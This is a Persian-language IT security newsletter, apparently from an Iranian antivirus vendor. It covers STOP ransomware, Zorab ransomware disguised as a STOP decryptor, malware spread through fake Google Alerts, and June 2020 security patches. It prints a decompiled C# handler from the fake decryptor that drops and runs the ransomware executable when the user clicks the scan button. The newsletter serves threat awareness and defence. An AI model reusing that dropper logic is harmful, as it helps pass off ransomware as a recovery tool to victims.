
به گزارش شرکت مهندسی شبکه گستر، STOP از جمله فعال‌ترین باج‌افزارهای حال حاضر جهان محسوب می‌شود. در ایران نیز این باج‌افزار به‌شدت فعال بوده و گزارش‌های متعددی در خصوص مشاهده آلودگی بر روی سیستم برخی کاربران ایرانی به باج‌افزار STOP به شرکت مهندسی شبکه گستر واصل شده است.

باج‌افزار STOP که نخستین نسخه آن در آذر ۱۳۹۷ شناسایی شد از روش‌های مختلفی برای آلوده کردن سیستم‌ها بهره می‌گیرد. در یکی از این روش‌ها، گردانندگان STOP با تزریق کد مخرب به برخی برنامه‌های موسوم به Crack، Key Generator و Activator و به‌اشتراک‌گذاری آنها در سطح اینترنت دستگاه کاربرانی را که اقدام به دریافت و اجرای این برنامه‌ها می‌کنند به باج‌افزار آلوده می‌سازند. متأسفانه این شیوه، اصلی‌ترین دلیل انتشار موفق STOP در سطح کشور است. به‌خصوص آنکه در زمان اجرای چنین برنامه‌هایی بسیاری از کاربران اقدام به غیرفعال کردن موقت ضدویروس خود کرده و همین مدت کم، برای اجرا شدن باج‌افزار و شروع فرایند رمزگذاری کافی خواهد بود.

در نسخه‌های نخست این باج‌افزار در صورت عدم اتصال دستگاه آلوده شده به اینترنت، باج‌افزار با سازوکاری اقدام به رمزگذاری فایل‌ها می‌کرد که در برخی موارد امکان بازگردانی آنها بدون نیاز به پرداخت باج امکان‌پذیر می‌بود. در مهر ماه ۱۳۹۸ نیز شرکت امسی‌سافت با مشارکت یک محقق امنیتی موفق به ساخت ابزاری شد که امکان رمزگشایی ۱۴۸ گونه از باج‌افزار مخرب STOP را فراهم می‌کرد. اما در نسخ اخیر این باج‌افزار باگ‌ها و اشکالات مذکور برطرف شده است. گر چه امتحان کردن ابزار امسی‌سافت به تمامی قربانیان STOP توصیه می‌شود.

در چنین مواقعی اولین راهکاری که به ذهن بسیاری از قربانیان خطور می‌کند جستجو برای یافتن ابزاری است که بتواند فایل‌ها را از شر باج‌افزار خلاص کند.


گردانندگان باج‌افزار Zorab با سوءاستفاده از این موضوع با به‌اشتراک‌گذاری یک ابزار دروغین که نمونه‌ای از آن در تصویر زیر قابل مشاهده است فایل‌های کاربر ناآگاه را که پیش‌تر توسط STOP رمزگذاری شده‌اند مجدداً رمز می‌کند.




با کلیک کاربر بر روی دگمه Start Scan فایلی اجرایی با عنوان crab.exe استخراج شده و در مسیر ٪Temp٪ ذخیره می‌شود

```
private void button1_Click(object sender, EventArgs e)
{
    int num;
    int num3;
    try
    {
        IL_01:
        ProjectData.ClearProjectError();
        num = -2;
        IL_09:
        int num2 = 2;
        this.button1.Enabled = true;
        IL_18:
        num2 = 3;
        this.button1.Text = "Decrypt";
        IL_2B:
        num2 = 4;
        File.WriteAllBytes(Path.Combine(Path.GetTempPath(), "crab.exe"), Resources.crab);
        IL_47:
        num2 = 5;
        Process.Start(Path.Combine(Path.GetTempPath(), "crab.exe"));
        IL_5E:
        num2 = 6;
        TulpQwOG.fuck();
        IL_66:
        goto IL_DC;
        IL_68:
        int arg_70_0 = num3 + 1;
        num3 = 0;
        @switch(ICSharpCode.Decompiler.ILAst.ILLabel[], arg_70_0);
        IL_95:
        goto IL_D1;
        num3 = num2;
        @switch(ICSharpCode.Decompiler.ILAst.ILLabel[], (num > -2) ? num : 1);
        IL_AF:
        goto IL_D1;
    }
    object arg_B1_0;
    endfilter(arg_B1_0 is Exception & num != 0 & num3 == 0);
    IL_D1:
    throw ProjectData.CreateProjectError(-2146828237);
    IL_DC:
    if (num3 != 0)
    {
        ProjectData.ClearProjectError();
    }
}
```

crab.exe که همان فایل اجرایی باج‌افزار Zorab است داده‌های قربانی را رمزگذاری کرده و به آنها پسوند ZRB را الصاق می‌کند.



همچنین فایل موسوم به اطلاعیه باج‌گیری خود با عنوان DECRYPT-ZORAB.txt.ZRB- را در هر پوشه‌ای که حداقل یکی از فایل‌های آن توسط Zorab رمز شده کپی می‌کند.



همچون همیشه بکارگیری روش‌های پیشگیرانه در مقابله با باج‌افزارها و مقاوم سازی پودمان RDP برای ایمن ماندن از گزند باج‌افزارها توصیه می‌شود.

همچنین این نمونه Zorab با نام‌های زیر قابل شناسایی است:

Bitdefender:

- Trojan.GenericKD.33924719

McAfee:

- RDN/Ransom

Sophos:

- Troj/Ransom-FYU


توزیع بدافزار و افزونه‌های مخرب
از طریق Google Alerts

مهاجمان به تازگی با ارسال اطلاع‌رسانی‌های جعلی در خصوص نشت اطلاعات (Data Breach) شرکت‌های بزرگ در حال توزیع بدافزار و افزونه مخرب بر روی دستگاه قربانیان خود هستند. آنها با استفاده از تکنیک‌های سئو، ابزار Google Sites و صفحات هرزنامه‌ای کاربران را به موقعیت‌های خطرناک هدایت می‌کنند.

این کلاهبرداران با ایجاد صفحات اینترنتی و بهره‌گیری از سایت‌های تسخیر شده و درج محتوایی در آنها که از ترکیب کلیدواژه‌های مرتبط با نشت داده‌ها و نام برخی شرکت‌های سرشناس تشکیل شده کاربران را به این صفحات مخرب هدایت می‌کنند.


در جریان این کارزارهای مخرب، Google Alerts نیز ناخواسته موجب اطلاع‌رسانی‌های دروغین به کاربران می‌شود. Google Alerts سامانه‌ای است که وظیفه آن خبر دادن به کاربر در خصوص پیدا شدن نتایج جدید بر اساس کلیدواژه‌هایی است که پیش‌تر توسط او در این سامانه تعریف شده است.

تصویر زیر نمونه‌ای از اطلاع‌رسانی‌های ارسالی توسط Google Alerts را که بسیاری از آنها به صفحاتی با محتوای جعلی این مهاجمان اشاره دارند نمایش می‌دهد.



به گزارش شرکت مهندسی شبکه گستر، از طریق اطلاع‌رسانی‌های مذکور کاربر به صفحات مورد نظر کلاهبرداران هدایت شده و در آنجا با وعده‌ها و پیشنهادهای فریبنده، قربانی، ناآگاهانه اقدام به نصب افزونه‌های مخرب یا بدفزار بر روی دستگاه خود می‌کند.

تنها در یکی از سایت‌های هک شده پوشه‌ای حاوی حدود دو هزار فایل متنی (Text File) که نمونه‌ای از آن در تصویر قابل مشاهده است تزریق شده تا کلیدواژه‌های درج شده در فایل‌ها، کاربران را در جریان جستجوها به سمت آنها هدایت کنند.



بغیر از یک فایل که تاریخ آخرین ویرایش آن به ۹ مرداد ۱۳۹۷ باز می‌گردد سایر فایل ها در ۲۲ خرداد سال جاری یا تاریخ‌هایی پس از آن ویرایش شده‌اند.

اطلاعات مندرج در این متون از منابع عمومی کپی شده و دامنه‌ای گسترده از موضوعات امنیتی و رخدادهای نشت اطلاعات را پوشش می‌دهند.

در نتیجه این اقدامات زمانی که کاربر موضوعی خاص را جستجو می‌کند نشانی سایت‌های در کنترل مهاجمان در صدر سایر نتایج ظاهر شده و بنابراین احتمال آنکه کاربر بر روی لینک آن کلیک کند بیشتر می‌شود.

همانطور که اشاره شد علاوه بر از استفاده از سایت‌های هک شده، کلاهبرداران، خود نیز صفحاتی را ساخته و در دسترس قرار داده‌اند. در ساخت و طراحی بسیاری از آنها از ابزار Google Sites استفاده شده است.

آن چه که کاربر در زمان مراجعه مستقیم به این صفحات با آن مواجه می‌شود با آن چیزی که در زمان ورود از طریق Google Alerts یا موتورهای جستجوگر ظاهر می گردد متفاوت است.

فراخوانی مستقیم صفحات مذکور ماهیت مخرب آنها را حداقل برای کاربران غیرحرفه‌ای برملا نمی‌کند. در عوض آن چه کاربر با آن روبرو می‌شود خطای page not found یا متنی در خصوص نشت داده‌هاست که به‌طور خاص برای ترفیع موقعیت صفحه در نتایج جستجو طراحی شده است.

حال آن که در صورت کلیک بر روی یک لینک Google با تغییر مسیرهای پی‌درپی قربانی به مقصد نهایی مهاجمان هدایت می‌شود. چیزی که در نهایت نمایش می‌یابد بسته به موقعیت جغرافیایی کاربر متفاوت است.

در بسیاری از آنها به‌روزرسانی‌های جعلی Adobe Flash به چشم می‌خورد. در این تکنیک مهندسی اجتماعی از کاربر خواسته می‌شود تا برای مشاهده کلیپ یا مطلبی جذاب آخرین نسخه از Flash Player را با کلیک بر روی دگمه یا لینک نمایش داده شده دریافت کند؛ اما در عمل با این اقدام کاربر افزونه‌ای مخرب یا بدافزار بر روی دستگاه نصب می‌شود.

در مواردی نیز با پیشنهاد وسوسه‌انگیز، کاربر تشویق به وارد کردن اطلاعات شخصی خود در پنجره‌هایی دروغین می‌شود.

به‌طور معمول، افزونه‌ها می‌توانند صفحات فراخوانی شده در مرورگر کاربر را خوانده و حتی به محتوای آن دست‌درازی کنند. در انباره‌های رسمی تایید شده توسط سازندگان مرورگر با اعمال کنترل‌ها و نظارت‌های امنیتی از مخرب نبودن افزونه های به اشتراک گذاشته شده تا حدودی اطمینان حاصل می‌شود؛ اما در این حملات کاربر ناآگاه ناخواسته با دست خود افزونه مخرب را بدون هر گونه واسطه نصب می‌کند.

داده‌های جمع‌آوری شده گنجینه‌ای از اطلاعات با ارزش برای اجرای حملات هدفمند محسوب می شود.

علاوه بر استفاده از ضدویروس و ضدهرزنامه قدرتمند و به‌روز، آموزش کاربران در پرهیز از اجرای فایل‌های مشکوک و عدم کلیک بر روی لینک‌های ناآشنا نقشی اساسی در ایمن‌سازی سازمان از گزند این نوع تهدیدات دارد.

آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

اصلاحیه‌های امنیتی مایکروسافت
برای ماه میلادی ژوئن

به گزارش شرکت مهندسی شبکه گستر، سه‌شنبه، ۲۰ خرداد، شرکت مایکروسافت اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی ژوئن منتشر کرد. این اصلاحیه‌ها در مجموع، ۱۲۹ آسیب‌پذیری را در سیستم عامل Windows و محصولات زیر ترمیم می‌کنند:

- Microsoft Edge (EdgeHTML-based)
- Microsoft Edge (Chromium-based) in IE Mode
- Microsoft ChakraCore
- Internet Explorer
- Microsoft Office and Microsoft Office Services and Web Apps
- Windows Defender
- Microsoft Dynamics
- Visual Studio
- Azure DevOps
- HoloLens
- Adobe Flash Player
- Microsoft Apps for Android
- Windows App Store
- System Center
- Android Word App

درجه حساسیت ۱۱ مورد از آسیب‌پذیری‌های ترمیم شده توسط اصلاحیه‌های مذکور "حیاتی" (Critical)، ۱۰۹ مورد "مهم" (Important)، ۷ مورد "متوسط" (Moderate) و ۲ مورد نیز "کم" (Low) اعلام شده است.

مطابق معمول در این ماه نیز، مایکروسافت در قالب یک توصیه‌نامه، اصلاحیه‌های نرم‌افزار Flash Player را که در نسخه‌های جدیدتر مرورگرهای مایکروسافت گنجانده شده، ارائه کرده است.

از نکات حائز اهمیت در خصوص اصلاحیه‌های ماه ژوئن مایکروسافت ترمیم یک آسیب‌پذیری "حیاتی" در مرورگر Edge (با شناسه CVE-2020-1219) و دو آسیب‌پذیری "حیاتی" (با شناسه های CVE-2020-1213 و CVE-2020-1216) در بخش VBScript Engine است که امکان اجرای کد به‌صورت از راه دور (Remote Code Execution) با سطح دسترسی کاربر فعلی را برای مهاجم فراهم می‌کنند. هدایت کاربر به یک صفحه اینترنتی حاوی بهره‌جو (Exploit) و آلوده کردن دستگاه او به بدافزار از جمله سناریوهای احتمالی مهاجمان در سوءاستفاده از این آسیب‌پذیری‌ها محسوب می‌شود.

CVE-2020-1248 از دیگر آسیب‌پذیری‌های "حیاتی" شاخص برطرف شده در این ماه است که Windows Graphics Device Interface - به اختصار GDI - از آن تأثیر می‌پذیرد. بهره‌جویی از این آسیب‌پذیری دسترسی از راه دور به سیستم را در سطح کاربر جاری برای مهاجم فراهم می‌کند.

همچنین دو آسیب‌پذیری با درجه حساسیت "مهم" و با شناسه‌های CVE-2020-1225 و CVE-2020-1226 در نرم‌افزار Microsoft Excel گزارش شده که مهاجم می‌تواند با ارسال یک فایل حاوی بهره‌جو و تشویق کاربر به اجرای آن اقدام به سوءاستفاده از این ضعف‌های امنیتی کرده و در ادامه کد دلخواه خود را بر روی سیستم به‌صورت از راه دور اجرا کند.

CVE-2020-1301 دیگر آسیب‌پذیری "مهم" ترمیم شده در این ماه است که پودمان SMBv۱ در سیستم عامل Windows از آن تأثیر می‌پذیرد. ارسال یک بسته دستکاری شده به سرویس‌دهنده این پودمان مهاجم را قادر به اجرای کد مورد نظر خود بر روی سرور آسیب‌پذیر می‌کند.

نکته قابل توجه دیگر اینکه در مجموعه اصلاحیه‌های ژوئن ۲۰۲۰ مایکروسافت باگی در نسخه تحت Android نرم‌افزار Word برطرف شده است. باگ مذکور با شناسه CVE-2020-1223، از مدیریت ناصحیح فایل‌های خاص توسط این برنامه ناشی شده و بهره‌جویی از آن می‌تواند منجر به اجرای کد به‌صورت از راه دور بر روی گوشی هوشمند یا تبلت قربانی شود. نگارش ترمیم شده نسخه تحت Android برنامه Word بر روی انباره Google Play قابل دسترس است.

اگر چه هیچ کدام از آسیب‌پذیری‌های ترمیم شده توسط اصلاحیه‌های این ماه روز-صفر (Zero-day) گزارش نشده‌اند اما نصب کلیه به‌روزرسانی‌های عرضه شده به‌خصوص موارد با درجه حساسیت "حیاتی" و "مهم" برای ایمن ماندن از گزند تهدیدات مبتنی بر بهره‌جو به تمامی راهبران شبکه و کاربران توصیه می‌شود.

جزییات بیشتر در خصوص مجموعه اصلاحیه ژوئن ۲۰۲۰ مایکروسافت در اینجا قابل دریافت و مطالعه است.

اصلاحیه‌های عرضه شده
در خرداد ۱۳۹۹

در خرداد ۱۳۹۹، شرکت‌های اپل، سیسکو، مایکروسافت، ادوبی، وی‌ام‌وِر، موزیلا و گوگل و بنیادهای دروپل و وردپرس اقدام به انتشار اصلاحیه و توصیه‌نامه امنیتی برای برخی از محصولات خود کردند.

در ماهی که گذشت شرکت اپل ضعف هایی امنیتی را در محصولات Safari، Windows Migration Assistant، macOS، Xcode و iCloud for Windows ترمیم و اصلاح کرد. سوءاستفاده از یکی از ضعف‌های ترمیم شده کنترل سیستم را در اختیار مهاجم قرار می‌دهد.

در خرداد ماه، بنیاد دروپل در دو نوبت باگ‌هایی را در برخی از نسخه‌های Drupal اصلاح کرد که بهره‌جویی از آنها، مهاجم را قادر به در اختیار گرفتن کنترل سیستم با نسخه آسیب‌پذیر این محصول می‌کند. توضیحات کامل در این خصوص در اینجا، اینجا، اینجا و اینجا قابل دسترس است.

در خرداد ۹۹، سیسکو در چندین نوبت اقدام به عرضه به‌روزرسانی‌های امنیتی کرد. این به‌روزرسانی‌ها در مجموع، ۸۵ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۵ مورد از این آسیب‌پذیری‌ها، "حیاتی" (Critical) و ۴۲ مورد از آنها "بالا" (High) گزارش شده است. آسیب‌پذیری به حملاتی همچون "تزریق کد" (Command Injection)، "اجرای کد بالقوه مخرب" (Arbitrary Code Execution) و "ترفیع امتیازی" (Privilege Escalation)، از جمله اشکالات مرتفع شده توسط به‌روزرسانی‌های جدید است. توضیحات کامل در مورد به‌روزرسانی‌های عرضه شده در اینجا قابل دسترس است.

در ۲ خرداد، مایکروسافت ضعفی با شناسه CVE-2020-1195 را در مرورگر Edge ترمیم و اصلاح کرد. بهره‌جویی از آسیب‌پذیری مذکور، مهاجم را قادر به ترفیع سطح دسترسی خود بر روی سیستم قربانی می‌کند. اطلاعات بیشتر در مورد CVE-2020-1195 و اصلاحیه آن در اینجا قابل دریافت و مطالعه است. این شرکت، در ۲۰ خرداد نیز اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی ژوئن منتشر کرد که پیش‌تر در اینجا به تفصیل به آنها پرداخته شد. مایکروسافت در ۳۰ خرداد نیز ضعفی با شناسه CVE-2020-1441 را در نگارش ۱۹۰۳ سیستم عامل Windows 10 ترمیم کرد که سوءاستفاده از آن، امکان رونویسی یا تغییر یک فایل حفاظت‌شده را فراهم می‌کند. جزییات بیشتر در اینجا قابل دسترس است.

در آخرین ماه بهار ۹۹، شرکت ادوبی چندین آسیب‌پذیری امنیتی را در محصولات زیر ترمیم کرد:

- Flash Player APSB20-30
- Experience Manager APSB20-31
- Framemaker APSB20-32
- Campaign Classic APSB19-34
- After Effects APSB20-35
- Illustrator APSB20-37
- Premiere Pro APSB20-38
- Premiere Rush APSB20-39
- Audition APSB20-40

یک مورد از آسیب‌پذیری‌های ترمیم شده توسط این اصلاحیه‌ها، نرم‌افزار Flash Player را تحت تأثیر قرار می‌دهند. آسیب‌پذیری مذکور با شناسه CVE-2020-9633، "حیاتی" (Critical) گزارش شده و مهاجم با بهره‌جویی از هر یک از آنها قادر به اجرای کد بر روی دستگاه قربانی خواهد بود. با نصب این به‌روزرسانی برای Flash Player، نسخه این نرم‌افزار به 32.0.0.387 ارتقاء می‌یابد.

وی‌اِم‌وِر دیگر شرکتی بود که در خرداد ۱۳۹۹ اقدام به انتشار به‌روزرسانی کرد. محصولات زیر از آسیب‌پذیری‌های ترمیم شده توسط این به‌روزرسانی‌ها تأثیر می‌پذیرند.

- VMware ESXi
- VMware Workstation Pro / Player (Workstation)
- VMware Fusion Pro / Fusion (Fusion)
- VMware Remote Console for Mac (VMRC for Mac)
- VMware Horizon Client for Mac
- VMware Horizon Client for Windows

اطلاعات بیشتر در مورد به‌روزرسانی عرضه شده در اینجا و اینجا قابل مطالعه است.

در ۱۳ خرداد، شرکت موزیلا، با ارائه نسخه 77، چندین آسیب‌پذیری را در مرورگر Firefox برطرف کرد. سوءاستفاده از برخی از ضعف‌های مذکور به مهاجم امکان می‌دهد تا کنترل دستگاه را در اختیار بگیرد. جزییات کامل در اینجا قابل مطالعه است.

در خرداد ماه، گوگل در چندین نوبت با عرضه به‌روزرسانی اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۲۷ خرداد انتشار یافت 83.0.4103.106 است. فهرست اشکالات مرتفع شده در اینجا و اینجا قابل دریافت و مشاهده است.

۲۲ خرداد، بنیاد وردپرس نسخه 5.4.2 سامانه مدیریت محتوای WordPress را عرضه کرد. در نسخه مذکور ضعف‌هایی ترمیم شده که سوءاستفاده از برخی آنها به مهاجم امکان می‌دهد تا کنترل سایت تحت مدیریت این سامانه را به دست بگیرد. اطلاعات بیشتر در این مورد در اینجا قابل مطالعه است.

افتای ریاست جمهوری با همکاری شبکه گستر

شبکه گستر

شرکت مهندسی شبکه گستر

در خرداد ماه مرکز مدیریت راهبردی افتای ریاست جمهوری با همکاری شرکت مهندسی شبکه گستر اقدام به تهیه گزارش‌های زیر کرد.

Valak؛ سارق اطلاعات اصالت‌سنجی از سرورهای Exchange

بدافزار Valak که در ابتدا در نقشMalware Loader مورد استفاده مهاجمان قرار می‌گرفت اکنون به یک جاسوس افزار سارق اطلاعات اصالت‌سنجی ایمیل‌ها و گواهینامه‌های دیجیتال سرورهای Exchange تبدیل شده است. ادامه مطلب را در اینجا بخوانید.

بات‌نت KingMiner در پی سرورهای MSSQL

شرکت امنیتی سوفوس در گزارشی نسبت به خطر ناامن بودن سرورهای MSSQL به راهبران این پایگاه داده هشدار داده است. شرکت سوفوس در گزارش مذکور به کارزاری پرداخته که گردانندگان آن پایگاه‌های داده مبتنی بر MSSQL را با اجرای حملات موسوم به "سعی‌وخطا" به‌منظور دستیابی به رمز عبور کاربر sa مورد هدف قرار می‌دهند. ادامه مطلب را در اینجا بخوانید.

ترمیم دو آسیب‌پذیری حیاتی در IBM WebSphere Application Server

در ماه آوریل یک محقق امنیتی سه آسیب‌پذیری جدی در فرایند موسوم به Deserialization محصول WebSphere Application Server را شناسایی و وجود آنها را به IBM گزارش کرد. اکنون IBM ضمن ترمیم آسیب‌پذیری‌های مذکور، جزییات آنها را نیز منتشر کرده است. ادامه مطلب را در اینجا بخوانید.

ترمیم سه آسیب‌پذیری D-Link

شرکت دی-لینک با عرضه به‌روزرسانی، سه آسیب‌پذیری از مجموع شش آسیب‌پذیری امنیتی افشا شده در روترهای بی‌سیم مدل DIR-۸۶۵L را ترمیم کرد. ادامه مطلب را در اینجا بخوانید.

بهره‌گیری از ماکروهای Outlook برای توزیع بدافزار

ابزارهای مورد استفاده توسط یک گروه منتسب به هکرهای روسی با عنوان Gamaredon مجهز به ماژولی برای نرم‌افزار Microsoft Outlook شده‌اند که پس از ایجاد ایمیل‌های فیشینگ با پیوست اسناد مخرب اقدام به ارسال آنها به نشانی‌های ایمیل موجود در فهرست تماس قربانی می‌کند. ادامه مطلب را در اینجا بخوانید.

آخـرین اخبـار امنیـت فنـاوری اطلاعات

@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که 